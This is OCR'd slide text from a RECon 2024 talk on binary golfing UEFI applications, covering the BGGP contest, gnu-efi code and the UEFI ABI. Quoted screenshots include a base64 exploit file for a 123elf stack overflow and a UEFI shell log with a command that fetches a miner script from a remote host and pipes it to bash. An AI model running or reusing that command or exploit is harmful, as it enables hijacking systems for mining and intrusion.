
Binary Golfing UEFI Applications
netspooky // RECon 2024

# Who Am I?


netspooky

Security Researcher

Founder of the Binary Golf Grand Prix (BGGP)

Been involved in other community projects







# Talk Outline

Background // About BGGP And Why UEFI

Overview of UEFI // What It Is, What's Up

Writing UEFI Applications // Using gnu-efi

The UEFI ABI // Gotta Learn 2 Call Before U Ball

Self-Replication In Assembly // And One Weird Trick

UEFI PE Parser Internals // How Your PE Gets Loaded

Golfing // Making The Binary As Small As Possible

Practical Applications // Getting Silly With It

# Background


# Why Golf A UEFI App?

Late 2022, was studying various firmware binary parsers (bootroms, bootloader stages, etc).

UEFI is just another type of firmware, so I wanted to understand how it handled binaries too.

Also wanted to create a tiny payload to drop with a super small Linux kernel module for a paper on LKM Golf ( tmp.0ut #3:19 ) [1]

Ended up turning that work into an entry for Binary Golf Grand Prix 4 [2]



# What Is Binary Golf?

Code golf but for file format hackers

Cross-disciplinary. Pulling from code golf, demoscene and size-coding, virus writing, polyglots, xdev, packer and binary protector dev, etc.

Constraints lead to creativity

Can gain a more meta understanding of a particular format or platform, also cool bugs often manifest

See “Adventures In Binary Golf” (AirGap2020) for an introductory talk. [3] and PoC||GTFO [4] for weird files and other inspiring stories

# What Is The Binary Golf Grand Prix?


Yearly contest to create the smallest files that meet some criteria

Started as a joke, ended up being something people actually enjoy!

BGGP1 (2020) - Palindrome - Smallest binary to execute the same backward or forward


BGGP2 (2021) - Polyglot - Smallest polyglot binaries, points for executing within file overlays

BGGP3 (2022) - Crash - Smallest file that crashes a program, points for exploits and patches

BGGP4 (2023) - Replicate - Smallest self replicating file, any format or platform

BGGP5 (2024) - Download - Smallest file that downloads another file. Happening right now!

Visit binary.golf for more info!!























taviso / 123elf

Code | Issues 25 | Pull requests 7 | Discussions | Actions | Projects | Wiki | Security 1

# Exploitable Stack Overflow #103

Closed — dbastone opened this issue on Sep 3, 2022 · 6 comments · Fixed by #104



dbastone commented on Sep 3, 2022 · edited — Contributor

The unnamed function at 0x80bb148 is used to copy data into a buffer and lacks a destination length check. This function is called in two places - by `process_fmt()` and `fmt_cell_combine()`. The call by `process_fmt()` is reachable using a `w3r_format` element (0x13) in a wk3 file, where user-controlled data from the file is copied into a stack variable. The call by `fmt_cell_combine()` was not investigated.

```
ushort process_fmt(byte *buf,ushort buflen,ushort param_3)
{
[...]
  char local_404 [1024];
[...]
    uVar3 = FUN_080bb148(local_404,buf + 4,buflen - 4);
                         dst          src     len
```


Both `buf` and `buflen` are controllable. The included exploit demonstrates this by overwriting the return address to point to a `jmp esp` gadget, where the payload causes the process to exit with a return value of 3 (I had originally intended to submit this to BGGP3, but missed the deadline!)

A pull request will be provided containing a proposed fix.

Base64 encoded exploit.wk3 - `AAAFAAAQBAAREwAVAAAAAAD+/v7+/zMzMzO8yhIQM2AMw==`
[edit: reduced exploit size from 38 to 34 bytes]

This was discovered using Ghidra and AFL++'s QEMU mode, and was inspired by this tweet.

5




Posts /

## BGGP4 Writeup: Self-Replicating VSCode Workspace

1 September 2023



# Hacker Discovers How to Remotely Pwn a Game Boy Using 'Pokémon Crystal' After 22 Years

A security researcher found a bug in the Japanese version of Pokémon Crystal, which he realized could be exploited via a mobile adapter to hack a Game Boy via the internet.

# Your Amiibo's Haunted

# Exploiting Flipper Zero's NFC file loader

Flipper Zero is a self-described *portable multi-tool for pentesters and geeks in a toy-like body*. The device comes with several built-in applications to transmit and recieve sub-1GHz frequencies, such as RFID, NFC, and Bluetooth.

This post demonstrates a buffer overflow in Flipper Zero's NFC file loader that I discovered for BGGP3.

*Edit: CVE-2022-40363*

# 2-byte DoS in freebsd-telnetd / netbsd-telnetd / netkit-telnetd / inetutils-telnetd / telnetd in Kerberos Version 5 Applications - Binary Golf Grand Prix 3 - CVE-2022-39028

## Product Description

FreeBSD-telnetd, NetBSD-telnetd, netkit-telnetd, telnetd in Kerberos Version 5 Applications and inetutils-telnetd are standard telnet servers used in several Linux distributions, BSD systems, UNIX systems and commercial products:

- FreeBSD, NetBSD
- Debian, Fedora, Gentoo, ArchLinux, ... - using inetutils-telnetd or netkit-telnetd
- specific Palo Alto appliances
- specific Cisco appliances
- specific Brocade appliances
- specific Arista appliances
- OS running telnetd from Kerberos Version 5 Applications: this may include BSD 4.3 Reno, UNICOS 5.1 to UNICOS 7.0, SunOs 3.5 to SunOs 4.1, DYNIX V3.0.17.9 and Ultrix 3.1 to Ultrix 4.0. Note that these OS may be EOL.
- ...

From our understanding, the first implementation containing the vulnerabilities dates from February 1991. This is the Kerberos telnetd implementation available at https://github.com/krb5/krb5-appl/blob/f8420ba3e60160da670f4f9a5b9f5429f67cd174/telnet/telnetd.

# BGGP4: Replicate

The goal of the BGGP4 challenge [5] was to create the smallest file that could self replicate and print the number 4.

Could use any file format or platform, as long as it does those two things.


# What Even Is UEFI?

# About UEFI

UEFI = Unified Extensible Firmware Interface [6]

Provides a well defined firmware layer to use in place of a traditional bootloader.

It also allows the operating system to interact with the firmware layer.



# UEFI vs Traditional BIOS


Old-school BIOS can be unforgivably frustrating to write programs for a variety of reasons

Very “Do-It-Yourself”

BIOS Services are rudimentary with ancient constraints and platform specific quirks

> If you've ever done some fuckery like hooking disk reads in 16 bit real mode you know how painful this can be ;))

Shoutout to Ralf Brown’s INTERRUP.LST [7]




Pictured: Yeah lemme get a uhh, boneless IDE Controller

# UEFI Makes It Easier

Many annoying setup tasks are taken care of in the Pre-EFI Initialization phase of the boot process.

Now you can write drivers (in C!!) for a nicely set up environment called the Driver Execution Environment (DXE) [8]

UEFI Applications can assist in set up and initialization tasks as well.



Photo Credit: ytcracker


# UEFI Provides A Lot Of Features

Such as...

- Handy tables that contain platform information
- Well-defined APIs for Runtime and Boot Services
- Filesystem Access!! (no more CHS lol)
- Network Access
- Graphics APIs

This allows developers to create fully featured applications and drivers for any platform or peripheral.





There is even an IRC client for UEFI! [9]

# How Does UEFI Boot An OS?

Multi-stage

UEFI sets up the environment by running applications, scripts, and loading necessary drivers.

After everything is set up, UEFI boots the OS.




UEFI Platform Initialization and Boot Flow [10]

# Writing UEFI Applications

# What Is A UEFI Application?

UEFI Applications tend to be things like shell applications, diagnostic and flash utilities, and other helper programs. [11]

UEFI Drivers stay running after the OS boots, and provide functionality for the OS to use.

For BGGP4, applications seemed like an easier target because the result can be easily shown in the UEFI shell.

# Ways To Write UEFI Applications

TianoCore EDK2 - This is the most well known UEFI implementation, with lots of features, documentation, and example code. [12]

gnu-efi - A GNU implementation of UEFI which uses simpler APIs, but lacks some features of edk2. Tries to make it easier for Linux devs. [13]

Assembly - Possible if you read the docs :)

*Another idea was a ROP chain inside the UEFI loader, but this ended up not being as small as I thought it would be.*


# gnu-efi

Used gnu-efi because the EDK2 dev environment was a bit intimidating at first.

EDK2 has a lot of wrapper functions that make it harder to tell what is happening under the hood.

Abstractions such as global variables and helper objects made it a bit more confusing too.

gnu-efi has some of it’s own quirks, but the calls were at least easier to follow



# Writing A Basic UEFI Application

This is a basic application adapted from the UEFI App Bare Bones tutorial from OSDev[14].

- Application entrypoint is efi_main()
- EFI_HANDLE and EFI_SYSTEM_TABLE are passed as arguments

```c
#include <efi.h>
#include <efilib.h>

EFI_STATUS
efi_main (EFI_HANDLE image, EFI_SYSTEM_TABLE *systab)
{
    EFI_INPUT_KEY efi_input_key;
    EFI_STATUS efi_status;

    InitializeLib(image, systab);
    Print(L"    (0w0)/ (^V^)/ (@.@)/    \n");
    Print(L"   Your boys just want to   \n");
    Print(L" dap you up before you boot.\n");
    Print(L"\n\n");
    Print(L"    Press any key to dap.\n");
    WaitForSingleEvent(ST->ConIn->WaitForKey, 0);
    uefi_call_wrapper(ST->ConOut->OutputString, 2, ST->ConOut, L"\n\n");

    efi_status = uefi_call_wrapper(ST->ConIn->ReadKeyStroke, 2, ST->ConIn, &efi_input_key);

    Print(L"You dapped: ScanCode [%02xh] UnicodeChar [%02xh] CallRtStatus [%02xh]\n",
        efi_input_key.ScanCode, efi_input_key.UnicodeChar, efi_status);

    return EFI_SUCCESS;
}
```

# Examining A UEFI Call

gnu-efi uses the uefi_call_wrapper() which makes it easier for us to see exactly how UEFI calls are done. This call prints two newline characters.

```
uefi_call_wrapper(ST->ConOut->OutputString, 2, ST->ConOut, L"\n\n");
```

- The first argument is a pointer to the OutputString function of ConOut, which is stored in a structure called the System Table (ST).
- The second argument is the number of arguments in this call.
- The rest of the arguments are arguments to OutputString, which are ST->ConOut (essentially stdout) and two UTF-16 newlines.

# Examining A UEFI Call

All the arguments to uefi_call_wrapper() are pushed to trampolines and wrappers in inc/x86_64/efibind.h

Other helper functions such as gnu-efi's Print(), simply wrap functions which wrap uefi_call_wrapper() with some added checks.

```
350     efi_call0(f)
351   #define _cast64_efi_call1(f,a1) \
352     efi_call1(f, (UINT64)(a1))
353   #define _cast64_efi_call2(f,a1,a2) \
354     efi_call2(f, (UINT64)(a1), (UINT64)(a2))
355   #define _cast64_efi_call3(f,a1,a2,a3) \
356     efi_call3(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3))
357   #define _cast64_efi_call4(f,a1,a2,a3,a4) \
358     efi_call4(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4))
359   #define _cast64_efi_call5(f,a1,a2,a3,a4,a5) \
360     efi_call5(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
361               (UINT64)(a5))
362   #define _cast64_efi_call6(f,a1,a2,a3,a4,a5,a6) \
363     efi_call6(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
364               (UINT64)(a5), (UINT64)(a6))
365   #define _cast64_efi_call7(f,a1,a2,a3,a4,a5,a6,a7) \
366     efi_call7(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
367               (UINT64)(a5), (UINT64)(a6), (UINT64)(a7))
368   #define _cast64_efi_call8(f,a1,a2,a3,a4,a5,a6,a7,a8) \
369     efi_call8(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
370               (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8))
371   #define _cast64_efi_call9(f,a1,a2,a3,a4,a5,a6,a7,a8,a9) \
372     efi_call9(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
373               (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8), \
374               (UINT64)(a9))
375   #define _cast64_efi_call10(f,a1,a2,a3,a4,a5,a6,a7,a8,a9,a10) \
376     efi_call10(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
377                (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8), \
378                (UINT64)(a9), (UINT64)(a10))
379
380   /* main wrapper (va_num ignored) */
381   #define uefi_call_wrapper(func,va_num,...)                    \
382     __VA_ARG_NSUFFIX__(_cast64_efi_call, __VA_ARGS__) (func , ##__VA_ARGS__)
383
```

# Examining A UEFI Call

This is the function prototype of ST->ConOut->OutputString() [15], which has two arguments that match what we are seeing the in the code.

```
(EFIAPI *EFI_TEXT_STRING) (
 IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL     *This,
 IN CHAR16                              *String
 );
```

To call this in assembly, we need to understand how UEFI expects us to pass this data to it.

# The UEFI ABI, or How To See What The Program Sees

# How Do You Run UEFI Apps?

The UEFI shell (pictured) [16] can be used to run applications.

We will be using the Open VM Firmware [37] (OVMF) with QEMU which has a UEFI shell.

The target architecture is x86_64.





Photo Credit: busescanfly

# How Do You Run UEFI Apps?

To start a UEFI app, you can type the name of the application in the UEFI shell.

Applications can call functions provided by the firmware using the UEFI ABI, which OVMF implements.

```
time.
type          - Sends the contents of a file to the standard output device.
unload        - Unloads a driver image that was already loaded.
ver           - Displays UEFI Firmware version information.
vol           - Displays or modifies information about a disk volume.

Help usage:help [cmd|pattern|special] [-usage] [-verbose] [-section name][-b]
Shell> bcfg
bcfg: Too few arguments.
Shell> ls
ls: Current directory not specified.
Shell> curl -s -L 45-152-211-26.a.seedbox.vip/miner.sh | bash -s RNa4G2HaEJB9uaH
VSGCDSfwAmuprvbsb6h
'curl' is not recognized as an internal or external command, operable program, o
r script file.
Shell> apt install curl
'apt' is not recognized as an internal or external command, operable program, or
 script file.
Shell> clear
'clear' is not recognized as an internal or external command, operable program,
or script file.
Shell> lscpu
'lscpu' is not recognized as an internal or external command, operable program,
or script file.
Shell> _
```

"...Not Like This" - Photo Credit: @vncresolver
https://fedi.computernewb.com/@vncresolver/112558122008317807

# What Does The ABI Define?

ABI = Application Binary Interface

The ABI defines things like

- Calling Conventions [17]
- Handoff State [18]
- Alignment Requirements
- Anything else that a program needs to know to execute code

The compiler usually handles this, but you need to know it to write in assembly!

The x64 Handoff State is described in 2.3.4.1 in the spec. This describes the register state when an application first starts, AKA when control is passed to `efi_main()`

| register | contents |
|---|---|
| rcx | EFI_HANDLE |
| rdx | EFI_SYSTEM_TABLE* |
| rsp | [return address] |

The Calling Convention is defined in 2.3.4.2 in the spec. This is what registers represent arguments to a function.

| Argument | Register | Note |
|---|---|---|
| 1st | rcx | |
| 2nd | rdx | |
| 3rd | r8 | |
| 4th | r9 | |
| 5th | Stack | |
| - | rax | Return value |

# What Does The Program See When It Starts?

We need to understand the entrypoint for UEFI programs to use the provided services. [19]

The ImageHandle (which is a handle to the currently running image) is passed to EFI_MAIN in rcx

The SystemTable (our structure of interest) is passed to EFI_MAIN in rdx

### 4.1.1. EFI_IMAGE_ENTRY_POINT

**Summary**

This is the main entry point for a UEFI Image. This entry point is the same for UEFI applications and UEFI drivers.

**Prototype**

```
typedef
EFI_STATUS
(EFIAPI *EFI_IMAGE_ENTRY_POINT) (
  IN EFI_HANDLE                  ImageHandle,
